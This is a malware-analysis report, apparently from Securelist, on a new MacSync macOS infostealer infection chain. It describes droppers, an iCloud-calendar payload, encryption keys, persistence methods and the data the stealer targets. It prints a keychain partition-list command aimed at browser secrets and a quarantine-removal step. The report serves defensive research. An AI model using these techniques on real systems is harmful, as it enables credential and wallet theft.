❌

Visualização normal

Antes de ontemStream principal
  • ✇Securelist
  • MacSync under the microscope: new delivery methods and a new payload Sergey Puzan

    MacSync is a relatively young, rapidly evolving family of crypto/info stealers. First advertised on the dark web in 2025 as Mac.c, the stealer was later renamed to MacSync by its creators. The initial versions were implemented as AppleScripts and closely resembled the AMOS stealer family, but over time, MacSync developed distinctive features of its own, including a backdoor module. In this report, we discuss a new infection chain that differs significantly from previous variants. We first spotte
     

MacSync under the microscope: new delivery methods and a new payload

24 de Setembro de 2026, 07:00

MacSync is a relatively young, rapidly evolving family of crypto/info stealers. First advertised on the dark web in 2025 as Mac.c, the stealer was later renamed to MacSync by its creators. The initial versions were implemented as AppleScripts and closely resembled the AMOS stealer family, but over time, MacSync developed distinctive features of its own, including a backdoor module. In this report, we discuss a new infection chain that differs significantly from previous variants. We first spotted it in the wild in September 2026.

Key points:

  • The developers of this family have overhauled their approach to payload delivery by replacing script-based droppers with binary ones.
  • The main malicious payload now consists of modules written in Objective-C and Swift.
  • At one stage of infection, the attackers use iCloud to deliver the next

Kaspersky solutions detect the threats described below under the following verdicts:

  • HEUR:Trojan.OSX.MacSync.*
  • HEUR:Trojan-PSW.OSX.MacSync.*
  • HEUR:Trojan-Dropper.OSX.MacSync.*
  • HEUR:Trojan-Downloader.OSX.MacSync.*

Technical details

Infection chain


MacSync is an infostealer distributed under the malware-as-a-service (MaaS) model, so the specific delivery method for the first stage of the infection chain is up to the operators. Recent public reports on MacSync have mostly focused on modules delivered through social engineering and ClickFix-style attacks. However, both then and now, the malware has also spread disguised as free or cracked versions of popular applications, as well as under the guise of new software. For example, we found MacSync masquerading as a nonexistent crypto wallet app called Toria; the attackers not only created a dedicated web page for it but also promoted it on X and Telegram:
The latest version of the infostealer we discovered starts the infection chain with malicious DMG images. Even within a single campaign built around one fake application, we found two different ways the infostealer and backdoor modules were delivered to the victim’s device. In one, the payload inside the DMG was a compiled JXA script that, once launched, decoded a shell script and passed it directly to the interpreter without writing it to disk. In the other version of the application, the same script appeared at a later stage of infection, after a chain of droppers and loaders had run. We’ll take a look at the second infection chain in detail, since it is more complex and technically interesting. The infection scheme is shown below:

It’s worth noting right away that MacSync shows shared traits at almost every stage:

  • All temporary files are placed in the /tmp directory. The same directory is where *.lock files are created to prevent the malware from running again.
  • Once its task is complete, the module removes traces of its activity: temporary files, its own logs, and so on.
  • All binary files are in the FAT Mach-O format and target devices with both Apple and Intel processors.

Loader, Calendar, and Two Simple Droppers

In this infection chain, the payload on the disk image is an .APP application. When started, it first checks whether the whole bundle has the com.apple.quarantine extended quarantine attribute, and if it finds one, it runs the xattr -cr <app_name> command to remove all attributes. Next, it extracts an XOR-encrypted URL from its overlay and decrypts it with the key 73 6f 6e 6f 6d 61 62 6c 64 07. After the encrypted data, there are 8 bytes indicating the length of the ciphertext, followed by the magic word SONOMAC1. It’s worth noting that the malware reads the overlay backwards: it first locates the magic word, then reads the data size, and then uses the size to determine the boundaries of the data block containing the ciphertext.
The resulting URL is a link to the next-stage downloader script. In some cases, this link pointed directly to a file hosted on an attacker-controlled server; however, in at least one sample, the link pointed to a public iCloud calendar:

hxxp://caldav.icloud[.]com/published/2/MTk1NDMwMDMzNTUxOTU0M1aHCZ-nMxiyGzBTzPiodOf44DtKJ6PpjftAG28_ui2NCYMpL_vu4pF4ddsJ8ysg0QI7pR0VEIEbZYdilVZRw08

Contents of the downloaded calendar

Contents of the downloaded calendar

After retrieving the calendar file from the server, the downloader creates an anonymous pipe, launches the interpreter to read commands from standard input (zsh -s), sets the pipe as standard input, and redirects the contents of the calendar into it line by line. Since a calendar is normally not a command, the interpreter treats the lines as invalid commands until it reaches the malicious payload after the DESCRIPTION: line. These commands ultimately download a .TAR.GZ archive from iCloud that contains an .APP bundle. The downloader removes the quarantine attribute from it, signs it with an ad-hoc signature, and executes it.

We don’t know the contents of the scripts distributed from the attacker’s server, but they are very likely the same script found in the calendar event description.

The downloaded application is a dropper. The malicious payload it extracts is a zlib-compressed executable encrypted with AES in CBC mode, using the following key and initialization vector:

cb09ff86cabde4f8cee2d3cdec370c623bfa6c2b72ae9750fc9a7b299c65d7ca
3a1af2b397c6958e6c3ba3c75912d60e

The dropper decrypts and unpacks it, then places it at /tmp/.sys-<16-digit random value>.

Inside is another dropper, but unlike the previous stages, this one includes anti-debugging protection. In particular, it checks whether it’s running on a virtual machine by making sysctl queries with the kern.hv_vmm_present and machdep.cpu.brand_string parameters. It also sets the PT_DENY_ATTACH flag with ptrace to prevent a debugger from attaching to the process. The payload is a shell script encrypted with AES in CBC mode, using the following key and initialization vector:

3744f975113dfc552df982dcae699f9154a448e05a743bdfb641a463352bc13a
8d371f8a7a6dcc2655544ae13cbca03d

Payload of the second dropper

Payload of the second dropper

As shown in the screenshot above, the second dropper delivers a downloader script that retrieves the next-stage payload from the command-and-control server, decrypts it with AES in CBC mode using the following key and initialization vector, and then executes it in memory:

ff664112d3215c5d184689fc836e0dc6c1a47e42c34e70b2c3d356864bc4cb4c
09425f72de8bba18893dcd6f04115891

A couple more scripts

Inside the retrieved script, we can immediately spot several familiar indicators associated with the MacSync malware family:

  • The main function in the script is named daemon_function.
  • The stolen data is uploaded to the command-and-control server via PUT requests. The data in the requests is sent in 90-megabyte chunks. In earlier versions, the chunk sizes differed.
  • One way to establish persistence on a system it uses is to inject a malicious command into the .ZSHRC, the configuration file for the ZSH interpreter, which contains commands that run each time the interpreter starts.
  • The URL path where the backdoor executable is stored on the command-and-control server begins with the /loader/ directory.

The script performs the following tasks:

  • Downloading and decrypting additional malicious modules: an infostealer, a backdoor, and a special utility for generating encryption keys and decrypting downloaded executable files
  • Gaining persistence on the system
  • Uploading data received from the infostealer module to the command-and-control server

One detail stands out: instead of the usual encryption algorithms (XOR, AES, and so on), the attackers took a different approach to delivering malicious modules at this stage. It involves a selfmade utility called pkgunpack that implements two commands: genkey and decrypt. The malicious payload is decrypted as follows:

  1. The malware generates a public and private encryption key pair using genkey command from pkgunpack, whose generation function relies on an open implementation of the elliptic-curve Diffie-Hellman protocol on Curve25519: curve25519_donna.
  2. The public key is encoded in base64 and sent to the command-and-control server together with a one-time code generated by the command $(date +%s)-${RANDOM}-$$.
  3. The server responds with the following JSON:
    {
        "ok": true,
        "dek_wrap_b64":  <base64_encoded_encrypted_key> ,
        "build_pub_b64": "pFSxn/Uwg9bS45aVKCzA+8exSMfDHXpbpHC/f7G472w=",
        "crypto": "v2.5"
    }

    Here, build_pub_b64 is the server’s public key, which is also predefined in the script itself, and dek_wrap_b64 is a base64-encoded string that contains the payload encryption key. This key is encrypted on the server side with a shared secret computed from the public key generated with pkgunpack on the victim’s device.
  4. Then decrypt command from pkgunpack utility decrypts the key:
    1. A shared secret is computed from the server’s known public key and the private key for the current session, using the same ECDH Curve25519 key exchange scheme that was used to generate the keys.
    2. The resulting shared secret is concatenated with the string sn-dek-wrap-v1, and a SHA-256 hash is computed from the result.
    3. Next, the dek_wrap_b64 block received from the server is decoded. It has the following structure:
      1. The first 5 bytes: additional authenticated data (AAD)
      2. The next 12 bytes: the initialization vector (IV)
      3. The rest: the ciphertext
    4. The ciphertext is decrypted with AES in GCM mode using the previously obtained key, IV, and AAD.

      Decoded dek_wrap_b64

      Decoded dek_wrap_b64

  5. The result is the key for decrypting the downloaded malicious payload. The payload, in turn, also contains an AAD and an IV in its header and is encrypted with AES GCM. The utility decrypts it and terminates.

Note that at each individual stage, the utility zeros out buffers after using encryption keys and data, apparently to impede forensic data collection and dynamic analysis of samples.

As mentioned earlier, at this stage, the script downloads only two modules: an infostealer and a backdoor. Once decrypted, both are .TAR.GZ archives; their contents are extracted, stripped of all extended attributes (such as com.apple.quarantine), and signed with an ad-hoc signature. The infostealer module runs first: it collects the data it needs, places it in a temporary folder, and compresses it into a .TAR.GZ archive, which the script then sends to the attackers’ server. Next, before launching the backdoor, the script sets up persistence for it and creates a backup copy. The backup copy, along with the other files it needs to operate, is placed in $HOME/Library/Application Support/System. This directory doesn’t exist in macOS by default; the script creates it. The backdoor disguises itself as the Finder application and achieves persistence in the system through the following methods:

  • A LaunchAgent named com.apple.finder.agent
  • Injection of a command that runs the .repair-run script when the ZSH interpreter starts from the .ZSHRC
  • Injection of a similar command, which also runs the .repair-run script, into the global GIT pre-commit and post-checkout hooks

The .repair-run script checks whether the backdoor files exist, restores them from a backup if they are missing, and re-creates and reloads the LaunchAgent. At the same time, it kills the BTMNotificationAgent, NotificationCenter, and BackgroundTaskManagementAgent system processes to prevent the system from notifying the user about the new LaunchAgent.

One last thing worth noting about the script at this stage is its use of a custom HTTP header, X-Upload-Token, without which the C2 server responds to requests with errors. During our research, we observed the use of the following tokens: b8b4b88205a8f594b95a841bc37342898f34cad8a5a9e4a22ce69a31a1208650 and ff3ab9ef841630364818396f62e696b72aed162cf0b895b6643ef25dad79b51d. The backdoor later uses these same tokens to communicate with the C2 server.

Infostealer

The infostealer module ships as an .APP application, with its main executable written in Swift. As with previous AppleScript-based versions, the malware first asks the user for the administrator password. It adapts the window it displays to match the application it is impersonating. After the password is entered, the user sees a window that imitates a system notification about a corrupted application, offering to move it to the trash.

Fake stealer pop-up windows

Fake stealer pop-up windows

Interestingly, instead of the method most macOS malware families use to verify a password, the dscl utility, the attackers used the Pluggable Authentication Modules (PAM) API. This is a fairly new technique for macOS malware, first observed in the wild in July 2026 in the Pam Stealer family. It apparently caught the attention of malware authors, and we may see it used more often going forward.

Password verification with PAM

Password verification with PAM

Many strings in the stealer (file names, directory names, team IDs, and so on) are XOR-encrypted and stored in static arrays. The encryption keys differ between samples and are generated based on the ciphertext length.

String decryption

String decryption

The set of data the stealer collects has expanded slightly compared to previous versions. The generalized list is as follows:

  • Browser data: browsing history, cookies, crypto wallet extension data, saved logins and passwords, and Local State files
  • Crypto wallet application data
  • Telegram data
  • Device login and password
  • Keychain file
  • System information: list of installed applications and running processes, device model, hardware, UUID, and so on
  • Configuration files for SSH, ZSH, AWS, Kubernetes, GIT, and other services/programs
  • ZSH and Bash command history
  • Current user profile picture

The collected data is saved to a hidden directory in /tmp/.

The stealer module also has one interesting feature, disabled in all samples discovered so far and apparently still in development. Its purpose is to check whether the malicious application’s resources contain a file called KcHelper at <app_path>/Contents/Resources/Helpers, and, if the file is present, launch it with certain parameters. If this file is missing, a fallback function, _kc_grab_storage_item, is executed instead. Since KcHelper was not present among the application’s resources at the time of our research, we can only speculate about its purpose based on our analysis of this function. It first runs a command that modifies the partition_id of the keychain entry for a specific service so that three categories of applications can access it without user confirmation and without the keychain password:

  • teamid: the application is signed with a certificate that has a specific teamID (in this case, the target application’s developer)
  • apple: the application is an Apple service
  • apple-tool: the application is an Apple command-line utility

security set-generic-password-partition-list -a <account_name> -s <service_name> -S <application_groups> -k <keychain_password> <keychain_path>

The stealer then uses the Security.framework API to try and retrieve the secret’s contents on its own, which still ends up triggering a confirmation request for the operation. It appears the threat actors plan to refine this feature in the future to gain unimpeded access to secrets even if the keychain password changes, but at this point, they haven’t managed to do so, which is why the feature is disabled. In the stealer’s encrypted strings, we saw examples of arguments for the command that modifies partition_id, which indicate that the attackers are after browser secrets. Example:

Chrome Safe Storage|Chrome|ChromeStorage|apple-tool:,apple:,teamid:EQHXZ8M8AV
Brave Safe Storage|Brave|BraveStorage|apple-tool:,apple:,teamid:KL8N8XSYF4
